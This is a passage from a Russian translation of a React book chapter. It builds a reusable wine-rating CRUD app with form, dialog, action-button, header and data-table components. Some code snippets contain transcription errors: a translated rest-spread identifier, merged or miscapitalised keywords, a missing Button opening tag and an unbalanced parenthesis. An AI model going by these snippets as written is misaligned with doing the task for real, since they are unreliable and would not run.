Универсальный компонент `<FormInput>` способен создавать различные компоненты ввода на основе заданных свойств. Это позволит вам обобщить все приложение и с помощью простой конфигурации превратить его из приложения для ведения заметок о вине, скажем, в приложение для управления вашей личной библиотекой книг. Подробнее об этом — чуть позже.

Тестирование `<FormInput>` в инструменте исследования (рис. 7.11) выглядит так:

```
<h2>Form inputs</h2>
<table className="Discovery-pad">
  <tbody>
    <tr>
      <td>Vanilla input</td>
      <td><FormInput /></td>
    </tr>
    <tr>
      <td>Prefilled</td>
      <td><FormInput defaultValue="with a default" /></td>
    </tr>
    <tr>
      <td>Year</td>
      <td><FormInput type="year" /></td>
    </tr>
    <tr>
      <td>Rating</td>
      <td><FormInput type="rating" defaultValue={4} /></td>
    </tr>
    <tr>
```

```
      <td>Suggest</td>
      <td>
        <FormInput
          type="suggest"
          options={['red', 'green', 'blue']}
          defaultValue="green"
        />
      </td>
    </tr>
    <tr>
      <td>Vanilla textarea</td>
      <td><FormInput type="textarea" /></td>
    </tr>
  </tbody>
</table>
```




Рис. 7.11. Форма ввода

Реализация `<FormInput>` (находится в файле `components/FormInput.js`) требует обычного шаблонного использования `import`, `export` и `propTypes` для валидации:

```
import PropTypes from 'prop-types';
import Rating from './Rating';
import Suggest from './Suggest';

function FormInput({type = 'input', defaultValue = '',
  options = [], ...rest}) {

  // TODO: отображение выполняется здесь...

}

FormInput.propTypes = {
  type: PropTypes.oneOf(['textarea', 'input', 'year',
    'suggest', 'rating']),
  defaultValue: PropTypes.oneOfType([PropTypes.string,
    PropTypes.number]),
  options: PropTypes.array,
};

export default FormInput;
```

Обратите внимание на `PropTypes.oneOfType([])` в типах реквизитов; таким образом компонент может принимать либо строки, либо числа в качестве значений по умолчанию.

Метод отображения представляет собой одну большую инструкцию `switch`, которая делегирует отдельно взятый элемент ввода узкоспециализированному компоненту или же прибегает к использованию встроенных DOM-элементов `<input>` и `<textarea>`:

```
switch (type) {
   case 'year':
    return (
      <input
        {...остальное}
        type="number"
        defaultValue={
          (defaultValue && parseInt(defaultValue, 10)) ||
```

```
          new Date().getFullYear()
        }
      />
    );
  case 'suggest':
    return (
      <Suggest defaultValue={defaultValue} options={options}
        {...остальное} />
    );
  case 'rating':
    return (
      <Rating
        {...остальное}
        defaultValue={defaultValue ? parseInt(defaultValue, 10) : 0}
      />
    );
  case 'textarea':
    return <textarea defaultValue={defaultValue} {...остальное} />;
  default:
    return <input defaultValue={defaultValue} type="text"
      {...остальное} />;
}
```

Как видите, здесь мало что происходит; этот компонент — просто удобная оболочка, которая позволяет определять формы независимо от реализации.

Компонент <Form>

Теперь у вас имеются:

- пользовательские компоненты ввода (например, `<Rating>`);
- встроенные элементы ввода (например, `<textarea>`);
- фабрика `<FormInput>`, которая создает компоненты ввода на основе значения свойства `type`.

Настало время заставить их работать всех вместе в составе компонента `<Form>` (рис. 7.12).




Рис. 7.12. Элементы формы

Компонент формы должен быть пригодным к многократному использованию, поэтому в приложении для составления рейтинга вин не должно быть ничего жестко заданного. (Это поможет переориентировать приложение на оценку *чего угодно*.) Компонент `<Form>` можно настроить через массив полей, где каждое поле определяется:

- типом ввода (по умолчанию используется значение `"input"`);
- идентификатором, чтобы это поле ввода потом можно было найти;
- надписью, чтобы ее можно было поместить рядом с полем ввода;

- дополнительными вариантами для передачи их полю ввода с автопредложением.

Компонент `<Form>` также получает отображение исходных значений; он может отображаться в режиме только для чтения, чтобы пользователь не мог воспользоваться редактированием.

Начнем с шаблона:

```
import {forwardRef} from 'react';
import PropTypes from 'prop-types';
import Rating from './Rating';
import FormInput from './FormInput';
import './Form.css';

const Form = forwardRef(({fields, initialData = {},
  readonly = false}, ref) => {
  return (
    <form className="Form" ref={ref}>
      {/* здесь еще больше визуализации */}
    </form>
  );
});

Form.propTypes = {
  fields: PropTypes.objectOf(
    PropTypes.shape({
      label: PropTypes.string.isRequired,
      type: PropTypes.oneOf(['textarea', 'input', 'year',
        'suggest', 'rating']),
      options: PropTypes.arrayOf(PropTypes.string),
    }),
  ).isRequired,
  initialData: PropTypes.object,
  readonly: PropTypes.bool,
};

export default Form;
```

Прежде чем двигаться дальше, рассмотрим несколько новинок в этом коде.

Типы: shape, objectOf, arrayOf

Обратите внимание на использование выражения `PropTypes.shape` в типах свойств. Оно позволяет вам конкретизировать, чего вы ждете от содержимого отображения. Это выражение более строгое, чем простое обобщение, такое как `PropTypes.object`, и наверняка позволит выявить больше ошибок еще до того, как они проявятся, в самом начале использования ваших компонентов другими разработчиками. Кроме того, обратите внимание на использование `PropTypes.objectOf`. Он похож на `arrayOf`, который позволяет вам указать, что вы ожидаете массив, содержащий определенные типы данных. Здесь `objectOf` означает, что компонент ожидает получить свойство `fields`, которое является объектом. И для каждой пары «ключ — значение» в `fields` ожидается, что значением будет другой объект, имеющий свойства `label`, `type` и `options`, наподобие этого:

```
<Form
  fields={{
    name: {label: 'Rating', type: 'input'},
    comments: {label: 'Comments', type: 'textarea'},
  }}
/>
```

Подведем итоги: `PropTypes.object` — это любой объект, `PropTypes.shape` — это объект с предопределенными именами ключей (свойств), `PropTypes.objectOf` — это объект с неизвестными ключами, но известными типами значений.

Свойство Refs

Заметили использование `ref`? Свойство `Ref` (сокращение от reference) позволяет вам получить доступ к базовому DOM-элементу из React. Не рекомендуется злоупотреблять этим, если вы можете положиться на React. Однако в данном случае мы хотим позволить коду за пределами формы выполнить общий цикл по входным данным формы и собрать данные формы. И достичь

этой цели можно с помощью некой цепочки (или родителей/потомков). Например, мы хотим, чтобы компонент `<Discovery>` собирал данные формы. Таким образом, цепочка выглядит следующим образом:

```
<Discovery>
  <Form>
    <form>
      <FormInput>
        <input />
```

Свойства `Ref` позволяют `Discovery` получить входное значение следующим образом.

1. Объект `ref` создается в `<Discovery>` с помощью хука `useRef()`.
2. Ссылка *передается* в компонент `<Form>`, который получает ее благодаря хуку `forwardRef()`.
3. Ссылка передается в элемент HTML/DOM `<form>`.
4. Компонент `<Discovery>` теперь имеет доступ к верхнему элементу DOM формы через свойство `.current` объекта `ref`.

Пример использования компонента `<Form>` в инструменте исследования имеет следующий вид:

```
const form = useRef();
// ...

<Form
  ref={form}
  fields={{
    rateme: { label: 'Rating', type: 'rating'},
    freetext: {label: ' Greetings'},
  }}
  initialData={{rateme: 4, freetext: 'Hello'}}
/>
```

Теперь вы можете добавить кнопку, которая собирает данные в форме, используя ссылку на форму и ее свойство `form.current`. Поскольку `form.current` дает вам доступ к DOM-узлу HTML-

формы, а формы содержат набор полей ввода, подобный массиву, это означает, что вы можете преобразовать форму в массив (с помощью `Array.from()`) и выполнить итерацию по этому массиву. Каждый элемент в массиве является DOM-элементом ввода, и вы можете получить введенное значение, используя его свойство `value`. Это также является причиной того, что даже узкоспециализированные поля ввода формы, такие как `Rating`, тоже содержат (и обновляют значение) скрытый элемент ввода.

```
<Button
  onClick={() => {
    const data = {};
    Array.from(form.current).forEach(
      (input) => (data[input.id] = input.value),
    );
    alert(JSON.stringify(data));
  }}>
  Submit
</Button>
```

При нажатии кнопки отображается сообщение со строкой JSON вида `{"rateme": "4", "free text": "Hello"}`.

Завершение компонента <Form>

Теперь вернемся к реализации отображения компонента `<Form>`. Вам надо лишь пройтись в цикле по всем свойствам `fields`, в котором отображается либо версия свойства `initialData`, доступная только для чтения, либо текущая форма. Сделать это можно, передавая информацию о каждом поле в `<FormInput>`:

```
<form className="Form" ref={ref}>
  {Object.keys(fields).map((id) => {
    const prefilled = initialData[id];
    const {label, type, options} = fields[id];
    if (readonly) {
      if (!prefilled) {
        return null;
      }
```

```
      return (
        <div className="FormRow" key={id}>
          <span className="FormLabel">{label}</span>
          {type === 'rating' ? (
            <Rating
              readonly={true}
              defaultValue={parseInt(prefilled, 10)}
            />
          ) : (
            <div>{prefilled}</div>
          )}
        </div>
      );
    } return (
      <div className="FormRow" key={id}>
        <label className="FormLabel" htmlFor={id}>
          {label}
        </label>
        <FormInput
          id={id}
          type={type}
          options={options}
          defaultValue={prefilled}
        />
      </div>
    );
  })}
</form>
```

Видно, что все относительно просто; единственная сложность заключается в отображении виджета рейтинга, доступного для чтения, вместо простого значения.

Компонент <Actions>

Рядом с каждой строкой в таблице данных должны быть указаны действия (рис. 7.13), которые можно предпринять в отношении этой строки: удаление, редактирование и просмотр (когда не вся информация может поместиться в строке).




Рис. 7.13. Компонент <Actions>

Тестируемый инструментом исследования `Discovery` компонент `<Actions>`, имеет следующий вид:

```
<Actions onAction={(type) => alert(type)} />
```

А вот его весьма простая реализация целиком:

```
import PropTypes from 'prop-types';
import './Actions.css';

import deleteImage from './../images/close.svg';
import editImage from './../images/edit.svg';
import Button from './Button';

const Actions = ({onAction = () => {}}) => (
  <span className="Actions">
    <Button
      className="ActionsInfo"
      title="More info"
      onClick={() => onAction('info')}>
      View Details
    </Button>
    <Button
      title="Edit"
      onClick={() => onAction('edit')}>
      <img src={editImage} alt="Edit" />
    </Button>
```

```
        tabIndex="0"
        title="Delete"
        onClick={onAction.bind(null, 'delete')}>
        <img src={deleteImage} alt="Delete" />
    </Button>
  </span>
);

Actions.propTypes = {
  onAction: PropTypes.func,
};

export default Actions;
```

Как видите, действия реализованы в виде кнопок. Компонент принимает функцию обратного вызова в качестве свойства `onAction`. Когда пользователь нажимает кнопку, совершается обратный вызов, передавая строку, определяющую, какая кнопка была нажата: `'info'`, `'edit'` или `'delete'`. Эта простая схема позволяет дочернему компоненту оповестить родительский компонент об изменении внутри компонента. Как видите, применять пользовательские события (такие как `onAction`, `onAlienAttack` и т. д.) проще простого.

Следующий раздел посвящен потоку данных в вашем React-приложении, но вы уже знаете два способа обмена данными между родителями и потомками: свойства обратного вызова (например, `onAction`) и `refs`.

Диалоги

Далее создадим универсальный компонент диалога, предназначенный для сообщений или для использования диалоговых окон любого вида вместо `alert()` (рис. 7.14). Например, все формы добавления и редактирования данных могут быть представлены в модальном диалоговом окне поверх таблицы данных.




Рис. 7.14. Диалоги

Для тестирования диалоговых окон в компоненте `Discovery` требуется лишь небольшое состояние, чтобы управлять тем, открыты они или закрыты:

```
function DialogExample() {
  const [example, setExample] = useState(null);
  return (
    <>
      <p>
        <Button onClick={() => setExample(1)}> Example 1
          </Button>{' '}
        <Button onClick={() => setExample(2)}> Example 2
          </Button>
      </p>
      {example === 1 ? (
        <Dialog
          modal
          header="Out-of-the-box example"
          onAction={(type) => {
            alert(type);
            setExample(null);
          }}>
          Hello, dialog!
        </Dialog>
      ) : null}

      {example === 2 ? (
        <Dialog
```

```
          header="Not modal, custom dismiss button"
          hasCancel={false}
          confirmLabel="Whatever"
          onAction={(type) => {
            alert(type);
            setExample(null);
          }}>
          Anything goes here, like a <Button>a button</Button>
          for example
        </Dialog>
      ) : null}
    </>
  );
}
```

Реализация диалога не должна быть слишком сложной, но мы сделаем ее интересной и добавим несколько полезных функций:

- есть заголовок со строкой заголовка, поступающей из свойства заголовка;
- есть тело, которое является просто дочерними элементами, переданными в компонент `<Dialog>`;
- в нижней части окна диалога есть кнопки OK/Cancel: назовем их `confirm` и `dismiss`;
- иногда диалоговое окно представляет собой просто информационное сообщение, и вам нужна лишь одна кнопка. Это можно определить с помощью свойства `hasCancel`. Если оно равно `false`, то отображается только кнопка OK;
- кнопка подтверждения может менять метку с помощью свойства `confirmLabel`. На кнопке закрытия всегда написано Cancel;
- диалоговое окно может быть модальным, то есть оно блокирует все приложение и пока не будет закрыто, ничего не произойдет;
- свойство `onAction` (аналогично компоненту `<Actions>`) может передавать действие пользователя родительскому компоненту;
- пользователь может закрыть диалог, нажав Escape или щелкнув кнопкой мыши за пределами диалогового окна. Это прият-

ная и ожидаемая функция, но иногда она может быть нежелательной. Например, что, если вы набираете много текста в диалоговом окне, создавая одно из своих лучших прозаических произведений, и вдруг случайно нажимаете Escape? Все потеряно! Решение о поведении диалогового окна должно быть оставлено на усмотрение разработчика, использующего компонент. `Dialog` может просто включить это *расширенное* поведение (нажатие кнопки Escape или щелчок кнопкой мыши за пределами диалогового окна) по запросу разработчика с помощью свойства `extendedDismiss`.

Настройка импорта, экспорта и свойств может выглядеть следующим образом:

```
import {useEffect} from 'react';
import PropTypes from 'prop-types';
import Button from './Button';
import './Dialog.css';

functionDialog(props) {
  const {
    header,
    modal = false,
    extendedDismiss = true,
    confirmLabel = 'ok',
    onAction = () => {},
    hasCancel = true,
  } = props;
  // отображение здесь...

}

Dialog.propTypes = {
  header: PropTypes.string.isRequired,
  modal: PropTypes.bool,
  extendedDismiss: PropTypes.bool,
  confirmLabel: PropTypes.string,
  onAction: PropTypes.func,
  hasCancel: PropTypes.bool,
};

export default Dialog;
```

Отображение не слишком сложно; условный CSS, когда диалог является модальным, и отображение некоторых условных кнопок показаны ниже:

```
return (
  <div className={modal ? 'Dialog DialogModal' : 'Dialog'}>
    <div className={modal ? 'DialogModalWrap' : null}>
      <div className="DialogHeader">{header}</div>
      <div className="DialogBody">{props.children}</div>
      <div className="DialogFooter">
        {hasCancel ?
          <Button className="DialogDismiss" onClick={() =>
            onAction('dismiss')}>
            Cancel
          </Button>
        ) : null}
        <Button onClick={() => onAction(hasCancel ? 'confirm'
          : 'dismiss')}>
          {confirmLabel}
        </Button>
      </div>
    </div>
  </div>
);
```

Наконец, *расширенная* функциональность, при которой пользователь может взаимодействовать с клавишей Escape или щелкать кнопкой мыши за пределами окна диалога, реализована в хуке `useEffect()`. Он будет выполняться только один раз, когда отображается диалоговое окно, и отвечает за настройку (и очистку) прослушивателей событий DOM. Как вы уже знаете, общий шаблон `useEffect()` выглядит следующим образом:

```
useEffect(() => {
    // настройка
    return () => {
       // очистка
    };
  },
  [] // зависимости
)
```

Благодаря использованию этого шаблона реализация может выглядеть примерно так:

```
useEffect(() => {
  function dismissClick(e) {
    if (e.target.classList.contains('DialogModal')) {
      onAction('dismiss');
    }
  }

  function dismissKey(e) {
    if (e.key === 'Escape') {
      onAction('dismiss');
    }
  }

  if (modal) {
    document.body.classList.add('DialogModalOpen');
    if (extendedDismiss) {
      document.body.addEventListener('click', dismissClick);
      document.addEventListener('keydown', dismissKey);
    }
  }
  return () => {
    document.body.classList.remove('DialogModalOpen');
    document.body.removeEventListener('click', dismissClick);
    document.removeEventListener('keydown', dismissKey);
  };
}, [onAction, modal, extendedDismiss]);
```

Рассмотрим две альтернативные идеи:

- вместо использования одного вызова `onAction` можно применить другой вариант: предоставить вызов `onConfirm` (по щелчку пользователя на кнопке OK) и вызов `onDismiss`;
- у контейнера `div` имеется условное и безусловное имя класса. В компоненте можно воспользоваться модулем `classnames`, как показано ниже.

До:

```
<div className={modal ? 'Dialog DialogModal' : 'Dialog'}>
```

После:

```
<div className={classNames({
    'Dialog': true,
    'DialogModal': modal,
  })}>
```

Компонент <Header>

На данный момент в нашем распоряжении уже имеются все низкоуровневые компоненты. Осталось получить еще два компонента: новую, усовершенствованную таблицу данных `Excel` и удобный компонент `Header`, состоящий из логотипа, поисковой строки и кнопки Add для добавления новых записей в таблицу данных:

```
import Logo from './Logo';
import './Header.css';

import Button from './Button';
import FormInput from './FormInput';

function Header({onSearch, onAdd, count = 0}) {
  const placeholder = count > 1 ? `Search ${count} items`
    : 'Search';
  return (
    <div className="Header">
      <Logo />
      <div>
        <FormInput placeholder={placeholder} id="search"
          onChange={onSearch} />
      </div>
      <div>
        <Button onClick={onAdd}>
          <b>&#65291;</b> Add whine
        </Button>
      </div>
    </div>
  );
}

export default Header;
```

Как видите, заголовок не выполняет поиск или добавление данных, но предлагает обратные вызовы для своего родителя, чтобы управлять данными.

Конфигурация приложения

Было бы неплохо отделить приложение Whinepad от специфической тематики, связанной с вином, и сделать его многоразовым CRUD-способом управления любыми данными. Не должно быть жестко закодированных полей данных. Вместо этого объект схемы может быть описанием типа данных, с которыми вы хотите работать в приложении.

Ниже представлен пример (`src/config/schema.js`), который поможет вам начать работу с приложением, ориентированным на тематику вина:

```
import classification from './classification';

const schema = {
  name: {
    label: 'Name',
    show: true,
    samples: ['$2 Chuck', 'Chateau React', 'Vint.js'],
    align: 'left',
  },
  year: {
    label: 'Year',
    type: 'year',
    show: true,
    samples: [2015, 2013, 2021],
  },
  grape: {
    label: 'Grape',
    type: 'suggest',
    options: classification.grapes,
    show: true,
    samples: ['Merlot', 'Bordeaux Blend', 'Zinfandel'],
    align: 'left',
```

```
  },
  rating: {
    label: 'Rating',
    type: 'rating',
    show: true,
    samples: [3, 1, 5],
  },
  comments: {
    label: 'Comments',
    type: 'textarea',
    samples: ['Nice for the price', 'XML in my JS, orly??!',
'Lodi? Again!'],
  },
};

export default schema;
```

Это пример одного из самых простых модулей ECMAScript, которые только можно себе представить, — модуль, который экспортирует одну переменную. Он импортирует еще один простой модуль, который содержит некоторые длинные варианты предварительного заполнения форм (`src/config/classification.js`). Просто для того, чтобы схема была короче и легче читалась:

```
const classification = {
  grapes: [
    'Baco Noir',
    'Barbera',
    'Cabernet Franc',
    'Cabernet Sauvignon',
    // ...
  ],
};

export default classification;
```

С помощью модуля схемы теперь вы можете настроить типы данных, которыми вы хотите управлять в приложении.

<Excel>: новый и усовершенствованный

А теперь переходим к полноценной реализации приложения, таблице данных, которая выполняет большую часть работы: все операции набора, обозначаемого акронимом CRUD, кроме операции C, create (создание новой записи).

Вот как выглядит пример использования нового компонента `<Excel> <Discovery>`, позволяющий приступить к тестированию компонента независимо от всего приложения:

```
import schema from '../config/schema';

// ...

<h2>Excel</h2>

<Excel
  schema={schema}
  initialData={schema.name.samples.map((_, idx) => {
    const element = {};
    for (let key in schema) {
      element[key] = schema[key].samples[idx];
    }
    return element;
  })}
  onDataChange={(data) => {
    console.log(data);
  }}
/>
```

Как видите, вся конфигурация данных поступает из схемы, включая три образца данных, передаваемых в качестве свойства `initialData`, для использования при тестировании. Кроме того, есть свойство обратного вызова `onDataChange`, которое позволяет родительскому компоненту управлять данными в целом

и выполнять такие задачи, как запись их в базу данных или `localStorage`. Для целей исследования и тестирования достаточно использовать метод `console.log()`.

На рис. 7.15–7.18 показано, как выглядит и ведет себя компонент `Excel` в инструменте исследования.




Рис. 7.15. Компонент Excel, отображаемый в Discovery с примерами данных, поступающими из схемы




Рис. 7.16. Диалоговое окно с формой редактирования данных




Рис. 7.17. Диалоговое окно просмотра данных: та же форма, отображаемая только для чтения

Рис. 7.18. Подтверждение при нажатии кнопки DELETE

Общая структура

Знакомая структура: импорт в верхней части, экспорт в конце и функция `Excel` для отображения. Кроме того, компонент управляет неким состоянием.

- Отсортированы ли данные? Как?
- Открыто ли диалоговое окно? Что в нем?
- Редактирует ли пользователь в строке таблицы?
- Данные!

Состоянием данных управляет редюсер, а для всего остального есть метод `useState()`. В компонент `Excel` встроено несколько вспомогательных функций, чтобы изолировать часть кода обработки состояния:

```
import {useState, useReducer, useRef} from 'react';
// еще импорт...

function reducer(data, action) {/*...*/}

function Excel({schema, initialData, onDataChange, filter}) {
  const [data, dispatch] = useReducer(reducer, initialData);
  const [sorting, setSorting] = useState({
    column: '',
    descending: false,
  });
  const [edit, setEdit] = useState(null);
  const [dialog, setDialog] = useState(null);
  const form = useRef(null);

  function sort(e) {/*...*/}

  function showEditor(e) {/*...*/}

  function save(e) {/*...*/}

  function handleAction(rowidx, type) {/*...*/}
```

```
  return (<div className="Excel">{/*...*/}</div>);
}

Excel.propTypes = {
  schema: PropTypes.object,
  initialData: PropTypes.arrayOf(PropTypes.object),
  onDataChange: PropTypes.func,
  filter: PropTypes.string,
};
export default Excel;
```

Отображение

Приступим к части компонента, связанной с отображением. Здесь имеется общий контейнер `div`, помогающий в стилизации, а в нем есть `table` и (не обязательно) диалог, содержимое которого исходит из состояния `dialog`. Это означает, что при вызове метода `setDialog()`, предоставленного `useState()`, вы передаете содержимое диалогового окна, которое будет отображаться (например, `setDialog(<Dialog/>)`):

```
  return (
    <div className="Excel">
      <table>
        {/* ... */}
      </table>
      {dialog}
    </div>
  );
```

Отображение заголовка таблицы

Заголовок таблицы похож на то, что вы видели в предыдущих главах, за исключением того, что теперь метки заголовка берутся из схемы, переданной в `Excel` в качестве свойства:

```
<thead onClick={sort}>
  <tr>
    {Object.keys(schema).map((key) => {
```

```
      let {label, show} = schema[key];
      if (!show) {
        return null;
      }
      if (sorting.column === key) {
        label += sorting.descending ? ' \u2191' : ' \u2193';
      }
      return (
        <th key={key} data-id={key}>
          {label}
        </th>
      );
    })}
    <th className="ExcelNotSortable">Actions</th>
  </tr>
</thead>
```

Переменная сортировки получается из состояния и влияет на то, как в заголовках отображается стрелка сортировки и в каком направлении. Весь заголовок (`<thead>`) имеет обработчик `onClick`, который вызывает вспомогательную функцию `sort()`:

```
Function sort(e) {
  const column = e.target.dataset.id;
  if (!column) { // Последний столбец "Action"
                 // не подлежит сортировке
    return;
  }
  const descending = sorting.column === column
    && !sorting.descending;
  setSorting({column, descending});
  dispatch({type: 'sort', payload: {column, descending}});
}
```

Отображение тела таблицы

Тело таблицы (`<tbody>`) состоит из строк таблицы (`<tr>`) с ячейками таблицы внутри них (`<td>`). Последняя ячейка в каждой строке зарезервирована для `<Actions>`. Вам нужны два цикла: один для строк и один для ячеек (столбцов) внутри строки.

Выполнив некую настройку содержимого каждой ячейки (поговорим об этом далее), вы готовы определить `<td>`:

```
<tbody onDoubleClick={showEditor}>
  {data.map((row, rowidx) => {

    // TODO: фильтрация данных происходит здесь...

    return (
      <tr key={rowidx} data-row={rowidx}>
        {Object.keys(row).map((cell, columnidx) => {

          const config = schema[cell];
          let content = row[cell];

          // TODO: настройки содержимого выполняются здесь...

          return (
            <td
              key={columnidx}
              data-schema={cell}
              className={classNames({
                [`schema-${cell}`]: true,
                ExcelEditable: config.type !== 'rating',
                ExcelDataLeft: config.align === 'left',
                ExcelDataRight: config.align === 'right',
                ExcelDataCenter:
                  config.align !== 'left' &&
                    config.align !== 'right',
              })}>
              {content}
            </td>
          );
        })}
        <td>
          <Actions onAction={handleAction.bind(null, rowidx)} />
        </td>
      </tr>
    );
  })}
</tbody>
```

Большинство усилий уходит на определение имен классов CSS. Они зависят от схемы, например от того, как различные данные выравниваются в ячейках (влево от центра).

Самым странным определением имени класса является `schema-${cell}`. Это необязательный, но приятный штрих, который предоставляет дополнительное имя класса CSS для каждого типа данных на тот случай, если разработчику понадобится что-то конкретное. Этот синтаксис может показаться странным, но таков способ ECMAScript для определения динамических *(вычисляемых)* имен свойств объектов с помощью скобок `[]` в сочетании со строкой шаблона.

В конце концов итоговая DOM ячейки из примера будет выглядеть примерно так:

```
<td
  data-schema="grape"
  class="schema-grape ExcelEditable ExcelDataLeft">
  Bordeaux Blend
</td>
```

Все ячейки доступны для редактирования, кроме жестко закодированных ячеек действий и рейтинга, поскольку вы не хотите, чтобы случайные щелчки изменили рейтинг.

Настройка и фильтрация содержимого

Обратимся к двум комментариям `TODO` в отображении таблицы. Сначала рассмотрим настройку содержимого, которая происходит во внутреннем цикле:

```
const config = schema[cell];
if (!config.show) {
  return null;
}
let content = row[cell];
```

```
if (edit && edit.row === rowidx && edit.column === cell) {
  content = (
    <form onSubmit={save}>
      <input type="text" defaultValue={content} />
    </form>
  );
} else if (config.type === 'rating') {
  content = (
    <Rating
      id={cell}
      readonly key={content}
      defaultValue={Number(content)}
    />
  );
}
```

Вы можете получить из схемы логическое свойство конфигурации show. Оно полезно, когда у вас слишком много столбцов для отображения в одной таблице. В этом случае комментарии для каждого элемента в таблице могут быть слишком длинными и затруднять анализ таблицы пользователем. Поэтому комментарии не отображаются в таблице, хотя по-прежнему доступны (с помощью действия View Details) и могут быть отредактированы с помощью действия Edit.

Затем, если пользователь дважды щелкнул кнопкой мыши, чтобы отредактировать данные в строке (переведя таблицу в состояние редактирования), вы показываете форму. В противном случае — лишь текстовое содержимое, если только это не ячейка рейтинга. Удобнее показывать компонент рейтинга «звезда», а не простой текст (например, 5 или 2), как во всех остальных ячейках.

Что касается второго комментария TODO, то это фильтрация данных в результате ввода поисковой строки пользователем. Ранее для фильтрации в каждом столбце были использованы отдельные поля ввода. В реальном приложении сделаем один

поисковый ввод в заголовке, а в таблицу данных будет передаваться то, что вводит пользователь. Реализация заключается в том, чтобы просмотреть каждый столбец в строке и попытаться найти совпадение со строкой поиска, переданной в качестве параметра фильтра. Если совпадений не найдено, то вся строка удаляется из таблицы.

```
if (filter) {
  const needle = filter.toLowerCase();
  let match = false;
  const fields = Object.keys(schema);
  for (let f = 0; f < fields.length; f++) {
